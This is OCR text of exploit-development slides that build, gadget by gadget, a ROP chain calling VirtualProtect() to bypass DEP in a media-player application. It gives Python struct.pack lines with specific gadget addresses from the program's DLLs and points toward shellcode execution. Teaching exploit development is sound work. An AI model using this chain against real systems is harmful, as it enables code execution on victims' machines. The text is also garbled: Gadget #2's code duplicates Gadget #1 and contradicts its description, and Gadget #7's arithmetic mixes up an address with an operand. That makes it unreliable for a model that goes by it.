
Gadget #1

We are now at the first gadget to begin the process of setting up our call to VirtualProtect(). The first thing we are doing is popping a pointer to &VirtualProtect() from SkinScrollBar.Dll's Import Address Table (IAT) into EDX. If you are not familiar with C and C++, the & in front of VirtualProtect() is called a reference operator. It is being used as the address of the variable we are interested in, such as the address of VirtualProtect() in this case. We will dereference this location shortly to obtain the true address of VirtualProtect().

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN      ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x10011108)
# ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
```

The SkinScrollBar.Dll module does not participate in ASLR and other controls. Feel free to use the "!mona modules" command in Immunity Debugger to verify this statement.

Press F7 to step through this gadget and watch the address from the stack get popped into the EDX register as explained. Press F7 on the RETN instruction to advance to the next gadget.




Gadget #2

With this gadget, we pop the value "0x99A9FE7C" into EBX. This value is added to the value "0xC68B04C4" in the next gadget as you will see shortly. It is an unwanted instruction that simply has a requirement that EBX point to a writable memory address. The two values added together equals "0x60350340" which is a writable address in Configuration.dll. To come up with the value to pop into EBX, we simply need to find a writable address and subtract the value "0xC68B04C4" used in the next gadget. Whatever value is left after the subtraction is the value we use to pop into EBX, such as that on this slide.

```
rop+= struct.pack('<L', 0x64040183)
# POP EDX # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x10011108)
# ptr to &VirtualProtect() [IAT SkinScrollBar.Dll]
```

Be sure to read this slide and the next to see the gadget requiring this trick. Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #3

In this gadget, we first dereference SkinScrollBar.Dll's IAT address for &VirtualProtect() and load it into EAX. The next instruction is the aforementioned unwanted instruction that is added to the value "0x99A9FE7C." We placed this value onto the stack and had it popped into EBX since EBX must be holding a writable address. We then pop 0x41414141 into ESI as it is an unwanted instruction before our return.

```
rop+= struct.pack('<L', 0x6030b982)
# MOV EAX,DWORD PTR DS:[EDX] ** {Configuration.dll]
# ADD BYTE PTR DS:[EBX+C68B04C4],AL # POP ESI # RETN 4
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for unwanted POP ESI)
```

There is a "RETN 4" at the end of this gadget and as such we must place on a 4-byte pad after the next gadget's position on the stack. Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #4

We push the address of VirtualProtect() held in EAX onto the stack and pop it into ESI, where it needs to be for when the PUSHAD instruction executes. We then "RETN 4." We will need to add 4-bytes of padding after the next gadgets address on the stack to compensate for the "RETN 4."

```
rop+= struct.pack('<L', 0x61642a55)
# PUSH EAX # POP ESI # RETN 4  [EPG.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for retn 4 from prior gadget)
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #5

We are popping into EBP the address of a "PUSH ESP, RETN 0C" instruction. This will be used as the return pointer for the call to VirtualProtect() once we get control back from the Kernel. Upon return, the instruction at this address will be the first thing to execute. It will take the address held in ESP, push it onto the stack, and then return to that stack position + 0C. This will land in our NOP sled and get us shellcode execution! This will be quite obvious when we get to that step.

```
rop+= struct.pack('<L', 0x6403d1a6)
# POP EBP # RETN [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0x41414141)
# Filler (compensate for RETN 4 from prior gadget)
rop+= struct.pack('<L', 0x6161055A)
# & push esp #  ret 0c [EPG.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #6

We pop into EAX the value 0xA139799D which we will be added to 0x5EC68B64 in the next gadget. When added together, it will result in the value 0x501, serving as the VirtualProtect() size argument. To determine the value to pop into EAX, you would simply need to find an add instruction that adds a very large value, such as the one we are using, and then add to it the appropriate value that results in the desired size value, once rolled over past 2^32.

```
rop+= struct.pack('<L', 0x61323EA8)
# POP EAX # RETN     ** [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0xA139799D)
# It will result in 0x00000501-> ebx
```

Remember, our goal is to place the arguments to VirtualProtect() in a very specific order into the registers. The "PUSHAD" instruction will push them onto the stack and if set up properly, return to the VirtualProtect() function call. The reason we are using a very large number added to another very large number is to exceed 2 ^ 32, rolling the register back to zero, precisely to 0x501. We cannot have nulls, so any technique to accomplish this goal will work.

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #7

This is the add instruction covered in the previous gadget's explanation. The sum of 0x5EC68B64 + 0x640203FC = 0x00000501. This is our size argument to VirtualProtect().

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN     ** [MediaPlayerCtrl.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #8

This gadget pushes the 0x501 size argument from EAX onto the stack, followed by an unwanted instruction. We then pop the size argument into the EBX register which is where it needs to be due to the way the PUSHAD instruction pushes the arguments onto the stack.

```
rop+= struct.pack('<L', 0x6163d37b)
# PUSH EAX # ADD AL,5E # POP EBX # RETN     ** [EPG.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #9

This gadget zeroes out EAX to prepare it for the next argument.

```
rop+= struct.pack('<L', 0x61626807)
# XOR EAX,EAX # RETN     ** [EPG.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #10

In this gadget we are adding the value 0x5EC68B64 to EAX, which currently holds 0. This will be added with another value shortly to get the permission argument of 0x40 for VirtualProtect().

```
rop+= struct.pack('<L', 0x640203fc)
# ADD EAX,5EC68B64 # RETN     ** [MediaPlayerCtrl.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #11

We are now popping the value "0xA13974DC" into EDX. In the next gadget we will add EDX with EAX to get the 0x40 permission argument to VirtualProtect().

```
rop+= struct.pack('<L', 0x6405347a)
# POP EDX # RETN     ** [MediaPlayerCtrl.dll]
rop+= struct.pack('<L', 0xA13974DC)
# Value to pop into EDX, which will result in 0x00000040-> edx
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.

